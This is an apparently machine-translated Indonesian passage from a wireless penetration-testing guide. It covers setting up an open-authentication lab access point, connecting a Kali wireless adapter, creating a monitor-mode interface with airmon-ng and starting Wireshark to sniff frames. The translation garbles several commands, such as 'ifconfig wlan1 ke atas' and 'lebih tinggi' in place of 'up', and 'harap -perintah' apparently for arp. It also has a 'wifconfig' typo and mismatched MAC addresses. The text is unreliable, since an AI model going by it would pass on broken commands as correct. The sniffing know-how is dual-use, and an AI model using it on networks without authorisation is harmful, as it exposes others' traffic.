Sekarang kita akan mengatur titik akses. Seperti disebutkan sebelumnya, kami akan menggunakan Router Nirkabel TP-LINK TL-WR841N untuk semua eksperimen dalam buku ini. Namun, jangan ragu untuk menggunakan titik akses lainnya. Prinsip dasar pengoperasian dan penggunaan tetap sama.


Waktu untuk bertindak – mengkonfigurasi titik akses

Mari kita mulai! Kami akan mengatur titik akses untuk menggunakan Otentikasi Terbuka dengan SSID Lab Nirkabel.

Ikuti petunjuk ini langkah demi langkah:

- 1.** Nyalakan titik akses dan gunakan kabel Ethernet untuk menyambungkan laptop Anda ke salah satu port Ethernet titik akses.

2.Masukkan alamat IP terminal konfigurasi titik akses di browser Anda. Untuk TP-Link, secara default 192.168.1.1. Anda harus berkonsultasi dengan panduan pengaturan titik akses Anda untuk menemukan alamat IP-nya. Jika Anda tidak memiliki manual untuk titik akses, Anda juga dapat menemukan alamat IP dengan menjalankan perintah `nmcli connection show`. Alamat IP gateway biasanya adalah IP titik akses. Setelah terhubung, Anda akan melihat portal konfigurasi yang terlihat seperti ini:




3.Jelajahi berbagai pengaturan di portal setelah masuk dan temukan pengaturan yang terkait dengan mengonfigurasi SSID baru.

4.Ubah SSID menjadi **Lab Nirkabel**. Bergantung pada titik akses, Anda mungkin harus mem-boot ulang agar pengaturan berubah:

5. Demikian pula, temukan pengaturan yang terkait dengan **Keamanan Nirkabel** dan ubah pengaturan menjadi **Nonaktifkan Keamanan**. Nonaktifkan Keamanan menunjukkan bahwa itu menggunakan mode Otentikasi Terbuka.

6. Simpan perubahan pada titik akses dan reboot jika diperlukan. Sekarang titik akses Anda harus aktif dengan SSID **Lab Nirkabel**.

Cara mudah untuk memverifikasi ini adalah dengan menggunakan utilitas Konfigurasi Nirkabel di Windows dan amati jaringan yang tersedia menggunakan laptop Windows. Anda harus menemukan **Lab Nirkabel** sebagai salah satu jaringan dalam daftar:



Apa yang baru saja terjadi?

Kami telah berhasil mengatur titik akses kami dengan SSID **Wireless Lab**. Itu menyiarkan kehadirannya dan ini diambil oleh laptop Windows kami dan lainnya di dalam **Frekuensi Radio(RF)** jangkauan titik akses.

Penting untuk dicatat bahwa kami mengonfigurasi titik akses kami dalam mode Terbuka, yang paling tidak aman. Dianjurkan untuk tidak menyambungkan jalur akses ini ke Internet untuk saat ini, karena siapa pun yang berada dalam jangkauan RF akan dapat menggunakaninya untuk mengakses Internet.

Selamat mencoba – mengonfigurasi titik akses untuk menggunakan WEP dan WPA

Bermain-main dengan opsi konfigurasi titik akses Anda. Cobalah untuk menjalankannya menggunakan skema enkripsi seperti WEP dan WPA/WPA2. Kami akan menggunakan mode ini di bab selanjutnya untuk mengilustrasikan serangan terhadap mereka.

Menyiapkan kartu nirkabel

Menyiapkan adaptor nirkabel kami jauh lebih mudah daripada jalur akses. Keuntungannya adalah Kali mendukung kartu ini out-of-the-box dan dikirimkan dengan semua driver perangkat yang diperlukan untuk mengaktifkan injeksi paket dan mengendus paket.

Saatnya beraksi – mengonfigurasi kartu nirkabel Anda

Kami akan menggunakan adaptor nirkabel dengan laptop penguji penetrasi.

Harap ikuti petunjuk ini langkah demi langkah untuk menyiapkan kartu Anda:

1. Colokkan kartu ke salah satu port USB laptop Kali dan boot.

Setelah Anda masuk, buka terminal konsol dan ketik `wifconfig`. Layar Anda akan terlihat seperti berikut:

```
root@wireless-example:~# iwconfig
wlan0    IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Seperti yang Anda lihat, `wlan0` adalah antarmuka nirkabel yang dibuat untuk adaptor nirkabel. Ketik `ifconfig wlan0` untuk memunculkan antarmuka. Lalu, ketik `ifconfig wlan0` untuk melihat status antarmuka saat ini:

```
root@wireless-example:~# ifconfig wlan0
wlan0      Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

2. Alamat MAC 00:c0:ca:3e:bd:93 harus cocok dengan alamat MAC yang tertulis di bawah kartu Alfa
Anda. Saya menggunakan Edimax yang memberi saya alamat MAC sebelumnya
80:1f:02:8f:34:d5. Ini adalah pemeriksaan cepat untuk memastikan bahwa Anda telah
mengaktifkan antarmuka yang benar.

Apa yang baru saja terjadi?

Kali dikirimkan dengan semua driver yang diperlukan untuk adaptor Alfa dan Edimax di luar kotak. Segera setelah mesin melakukan booting, adaptor dikenali dan diberi antarmuka jaringan wlan0. Sekarang adaptor nirkabel kami aktif dan berfungsi!

Menghubungkan ke titik akses

Sekarang kita akan melihat bagaimana menghubungkan ke titik akses menggunakan adaptor nirkabel. Jalur akses kami memiliki Lab Nirkabel SSID dan tidak menggunakan autentikasi apa pun.

Saatnya beraksi – mengonfigurasi kartu nirkabel Anda

Ini dia! Ikuti langkah-langkah ini untuk menghubungkan kartu nirkabel Anda ke titik akses:

1.Pertama mari kita lihat jaringan nirkabel apa yang saat ini terdeteksi oleh adaptor kita.

Keluarkan perintah pemindaian iwlist wlan0 dan Anda akan menemukan daftar jaringan di sekitar Anda:

Terus gulir ke bawah dan Anda akan menemukan jaringan Wireless Lab di daftar ini. Dalam pengaturan saya, itu terdeteksi sebagai Sel 05; mungkin berbeda denganmu. Kolom ESSID berisi nama jaringan.

- 2.Karena beberapa titik akses dapat memiliki SSID yang sama, pastikan alamat MAC yang disebutkan sebelumnya Alamat lapangan cocok dengan MAC titik akses Anda. Cara cepat dan mudah untuk mendapatkan alamat MAC ada di bawah titik akses atau menggunakan pengaturan GUI berbasis web.
- 3.Sekarang, terbitkan iwconfig wlan0 essid "Lab Nirkabel" perintah dan kemudian iwconfig wlan0 untuk memeriksa statusnya. Jika Anda telah berhasil tersambung ke titik akses, Anda akan melihat alamat MAC titik akses di jalur akses: bidang dalam output dari iwconfig.
- 4.Kita tahu bahwa titik akses memiliki alamat IP antarmuka manajemen 192.168.0.1 dari manualnya. Bergantian, ini sama dengan alamat IP router default saat kita menjalankan route -n memerintah. Mari atur alamat IP kita di subnet yang sama dengan menerbitkan ifconfig wlan0 192.168.0.2 netmask 255.255.255.0 lebih tinggi memerintah. Verifikasi perintah berhasil dengan mengetik ifconfig wlan0 dan memeriksa output.
- 5.Sekarang mari kita ping titik akses dengan mengeluarkan ping 192.168.0.1 memerintah. Jika koneksi jaringan telah diatur dengan benar, maka Anda akan melihat respons dari titik akses. Anda juga dapat mengeluarkan sebuah harap -perintah untuk memverifikasi bahwa respons berasal dari titik akses. Anda harus melihat bahwa alamat MAC dari IP 192.168.0.1 adalah alamat MAC titik akses yang kami catat sebelumnya. Penting untuk dicatat bahwa beberapa titik akses yang lebih baru mungkin memiliki tanggapan **Protokol Pesan Kontrol Internet (ICMP)** paket permintaan gema dinonaktifkan. Ini biasanya dilakukan untuk membuat titik akses aman di luar kotak dengan pengaturan konfigurasi minimal yang tersedia. Dalam kasus seperti itu, Anda dapat mencoba meluncurkan browser dan mengakses antarmuka web untuk memverifikasi bahwa koneksi aktif dan berjalan:

```
root@wireless-example:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_req=1 ttl=128 time=5.02 ms
64 bytes from 192.168.0.1: icmp_req=2 ttl=128 time=1.48 ms
64 bytes from 192.168.0.1: icmp_req=3 ttl=128 time=1.47 ms
^C
--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.479/2.660/5.021/1.670 ms
```

Di titik akses, kami dapat memverifikasi koneksi dengan melihat log koneksi. Seperti yang Anda lihat di log berikut, alamat MAC kartu nirkabel 4C:0F:6E:70:BD:CB telah dicatat membuat permintaan DHCP dari router:

Index	Time	Type	Level	Log Content
22	Dec 27 05:59:27	DHCP	INFO	DHCP:Recv INFORM from 4C:0F:6E:70:BD:CB
21	Dec 27 05:57:27	DHCP	INFO	DHCP:Recv INFORM from 4C:0F:6E:70:BD:CB
20	Dec 27 05:56:11	DHCP	INFO	DHCP:Recv INFORM from 4C:0F:6E:70:BD:CB
19	Dec 27 05:56:07	DHCP	INFO	DHCP:Send ACK to 192.168.1.100
18	Dec 27 05:56:07	DHCP	INFO	DHCP:Recv REQUEST from 4C:0F:6E:70:BD:CB
17	Dec 27 05:56:07	DHCP	INFO	DHCP:Send OFFER with ip 192.168.1.100

Apa yang baru saja terjadi?

Kami baru saja terhubung ke titik akses kami dengan sukses dari Kali menggunakan adaptor nirkabel kami sebagai perangkat nirkabel. Kami juga mempelajari cara memverifikasi bahwa koneksi telah dibuat pada klien nirkabel dan sisi titik akses.

Selamat mencoba – membangun koneksi dalam konfigurasi WEP

Inilah latihan yang menantang untuk Anda—menyiapkan titik akses dalam konfigurasi WEP. Untuk masing-masing, coba buat koneksi dengan titik akses menggunakan adaptor nirkabel. Petunjuk: periksa manual untuk iwconfig perintah dengan mengetikman iwconfig untuk melihat cara mengkonfigurasi kartu agar tersambung ke WEP.

Kuis pop – memahami dasar-dasarnya

Q1. Setelah mengeluarkan perintah ifconfig wlan0, bagaimana Anda memverifikasi kartu nirkabel sudah aktif dan berfungsi?

Q2. Bisakah kita menjalankan semua eksperimen kita hanya dengan menggunakan Kali live CD? Bisakah kita tidak menginstal CD ke hard drive?

Q3. Apa perintahnya arp -a menunjukkan?

Q4. Alat apa yang harus kita gunakan di Kali untuk terhubung ke jaringan WPA/WPA2?

Ringkasan

Bab ini memberi Anda petunjuk terperinci tentang cara menyiapkan lab nirkabel Anda sendiri. Selain itu, dalam prosesnya, Anda mempelajari langkah-langkah dasar untuk:

- Menginstal Kali di hard drive Anda dan menjelajahi opsi lain seperti Mesin Virtual dan USB
- Mengonfigurasi titik akses Anda melalui antarmuka web
- Memahami dan menggunakan beberapa perintah untuk mengonfigurasi dan menggunakan kartu nirkabel Anda
- Memverifikasi status koneksi antara klien nirkabel dan titik akses

Penting bagi Anda untuk mendapatkan kepercayaan diri dalam mengonfigurasi sistem. Jika Anda tidak percaya diri, disarankan agar Anda mengulangi contoh sebelumnya beberapa kali. Di bab selanjutnya, kita akan merancang skenario yang lebih rumit.

Pada bab selanjutnya, kita akan belajar tentang ketidakamanan berbasis desain bawaan dalam desain WLAN. Kami akan menggunakan alat penganalisa jaringan, Wireshark, untuk memahami konsep-konsep ini dengan cara yang praktis.

2

WLAN dan Ketidakamanan Inherennya

"Semakin tinggi bangunannya, semakin dalam fondasinya harus diletakkan."

Thomas Kempis

Tidak ada yang hebat yang dapat dibangun di atas fondasi yang lemah, dan dalam konteks kita, tidak ada yang aman yang dapat dibangun di atas sesuatu yang secara inheren tidak aman.

WLAN, secara desain, memiliki ketidakamanan tertentu yang relatif mudah untuk dieksplorasi, misalnya dengan spoofing paket, injeksi paket, dan mengendus (ini bahkan dapat terjadi dari jauh). Kami akan mengeksplorasi kekurangan ini di bab ini.

Dalam bab ini, kita akan melihat hal-hal berikut:


- ↳ Mengunjungi kembali bingkai WLAN
- ↳ Jenis dan subtipe bingkai berbeda
- ↳ Menggunakan Wireshark untuk mengendus manajemen, kontrol, dan bingkai
- ↳ Mengendus paket data untuk jaringan nirkabel tertentu
- ↳ Menyuntikkan paket ke jaringan nirkabel tertentu

Mari kita mulai!


Mengunjungi kembali bingkai WLAN

Karena buku ini membahas aspek keamanan nirkabel, kami akan berasumsi bahwa Anda telah memiliki pemahaman dasar tentang protokol dan header paket. Jika tidak, atau jika sudah lama sejak Anda menggunakan nirkabel, ini saat yang tepat untuk meninjau kembali topik ini lagi.

Sekarang mari kita tinjau beberapa konsep dasar WLAN yang mungkin sudah Anda ketahui. Dalam WLAN, komunikasi terjadi melalui bingkai. Bingkai akan memiliki struktur tajuk berikut:



ItuKontrol Bingkaifield itu sendiri memiliki struktur yang lebih kompleks:



Bidang Jenis mendefinisikan tiga jenis bingkai WLAN:

1. Bingkai manajemen: Bingkai manajemen bertanggung jawab untuk menjaga komunikasi antara titik akses dan klien nirkabel. Bingkai manajemen dapat memiliki subtipe berikut:

- %o Autentikasi
- %o Deautentikasi
- %o Permintaan asosiasi
- %o Tanggapan asosiasi
- %o Permintaan asosiasi ulang
- %o Tanggapan reasosiasi
- %o Disasosiasi
- %o Suar
- %o Permintaan penyelidikan
- %o Respon penyelidikan

2. Bingkai kontrol: Bingkai kontrol bertanggung jawab untuk memastikan pertukaran data yang tepat antara titik akses dan klien nirkabel. Frame kontrol dapat memiliki subtipe berikut:

- %o Permintaan untuk Mengirim
- %o (RTS) Hapus untuk Mengirim
- %o (CTS) Pengakuan (ACK)

3. Bingkai data: Bingkai data membawa data aktual yang dikirim pada jaringan nirkabel. Tidak ada subtipe untuk bingkai data.

Kami akan membahas implikasi keamanan dari masing-masing bingkai ini saat kami membahas berbagai serangan di bab selanjutnya.


Sekarang kita akan melihat cara mengendus bingkai ini melalui jaringan nirkabel menggunakan Wireshark. Ada alat lain—seperti Airodump-NG, Tcpdump, atau Tshark—yang juga bisa Anda gunakan untuk mengendus. Kami akan, bagaimanapun, kebanyakan menggunakan Wireshark dalam buku ini, tetapi kami mendorong Anda untuk menjelajahi alat-alat lain juga. Langkah pertama untuk melakukannya adalah membuat antarmuka mode monitor. Ini akan membuat antarmuka untuk adaptor kami, yang memungkinkan kami membaca semua bingkai nirkabel di udara, terlepas dari apakah itu ditujukan untuk kami atau tidak. Di dunia kabel, ini populer disebut**modus promisco**.

Saatnya beraksi – membuat antarmuka mode monitor

Sekarang mari atur adaptor nirkabel kita ke mode monitor.

Ikuti petunjuk ini untuk memulai:

1. Boot Kali dengan adaptor Anda terhubung. Setelah Anda berada di dalam konsol, masuk iwconfig untuk mengonfirmasi bahwa kartu Anda telah terdeteksi dan driver telah dimuat dengan benar.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan1   IEEE 802.11bgn  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20  dBm
        Retry long limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:on

root@kali:~#
```

KALI LINUX
The quieter you become, the more you are able to hear.

2. Menggunakan ifconfig wlan1 ke atas perintah untuk mengangkat kartu (di mana wlan1 adalah adaptor Anda). Verifikasi apakah kartu sudah habis dengan menjalankan ifconfig wlan1. Anda harus melihat kata itu KE ATAS di baris kedua output seperti yang ditunjukkan pada tangkapan layar berikut:

```
root@kali:~# ifconfig wlan1 up
root@kali:#
root@kali:#
root@kali:#
root@kali:~# ifconfig wlan1
wlan1      Link encap:Ethernet HWaddr 80:1f:02:8f:34:d5
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~#
```

3.Untuk memasukkan kartu kami ke mode monitor, kami akan menggunakan airmon-ng utilitas itu tersedia secara default di Kali. Lari pertama airmon-ng perintah untuk memverifikasi apakah mendeteksi kartu yang tersedia. Anda harus melihat wlan0 antarmuka yang tercantum dalam output:

```
root@kali:~# airmon-ng
           Interface     Chipset      Driver
           wlan1        Ralink RT2870/3070
                           rt2800usb - [phy0]
root@kali:~#
```

- 4.**Sekarang masukairmon-ng mulai wlan1perintah untuk membuat antarmuka mode monitor yang sesuai dengan wlan0 perangkat. Antarmuka mode monitor baru ini akan diberi namamon0. (Anda dapat memverifikasi apakah itu telah dibuat dengan menjalankan airmon-ng tanpa argumen lagi).

The screenshot shows a terminal window titled "root@kali: ~". The user runs "airmon-ng start wlan1", which outputs:

```
root@kali:~# airmon-ng start wlan1
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2256    NetworkManager
2292    dhclient
3125    wpa_supplicant

Interface      Chipset      Driver
wlan1          Ralink RT2870/3070      rt2800usb - [phy0]
                           (monitor mode enabled on mon0)

root@kali:~# airmon-ng
The quieter you become, the more you are able to hear.

Interface      Chipset      Driver
mon0           Ralink RT2870/3070      rt2800usb - [phy0]
wlan1          Ralink RT2870/3070      rt2800usb - [phy0]
```

The terminal window has a watermark for "KALI LINUX" and the slogan "The quieter you become, the more you are able to hear."

- 5.**Juga, berlariifconfig mon0 sekarang harus menampilkan antarmuka baru yang disebut mon0.

The screenshot shows a terminal window titled "root@kali: ~". The user runs "ifconfig mon0", which outputs:

```
root@kali:~# ifconfig mon0
mon0      Link encap:UNSPEC  HWaddr 80:1F:02:8F:34:D5
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1352 errors:0 dropped:1385 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:172082 (168.0 KiB)  TX bytes:0 (0.0 B)
```

Apa yang baru saja terjadi?

Kami telah berhasil membuat antarmuka mode monitor yang disebut mon0. Antarmuka ini akan digunakan untuk mengendus paket nirkabel dari udara. Antarmuka ini telah dibuat untuk adaptor nirkabel kami.

Miliki jagoan - membuat beberapa antarmuka mode monitor

Dimungkinkan untuk membuat beberapa antarmuka mode monitor menggunakan kartu fisik yang sama. Gunakan utilitas airmon-ng untuk melihat bagaimana Anda dapat melakukan ini.


Luar biasa! Kami memiliki antarmuka mode monitor yang menunggu untuk membaca beberapa paket dari udara. Jadi mari kita mulai.

Pada latihan berikutnya, kita akan menggunakan Wireshark untuk mengendus paket dari udara menggunakan antarmuka mode monitor mon0 yang baru saja kita buat.


Saatnya beraksi – mengendus paket nirkabel

Ikuti instruksi berikut untuk mulai mengendus paket:


1. Nyalakan Access Point Wireless Lab yang kami konfigurasikan *Bab 1, Penyiapan Lab Nirkabel*.
2. Awal **Wireshark** dengan mengetik **Wireshark** & di konsol. Setelah Wireshark berjalan, arahkan ke **Menangkap | Antarmuka**.



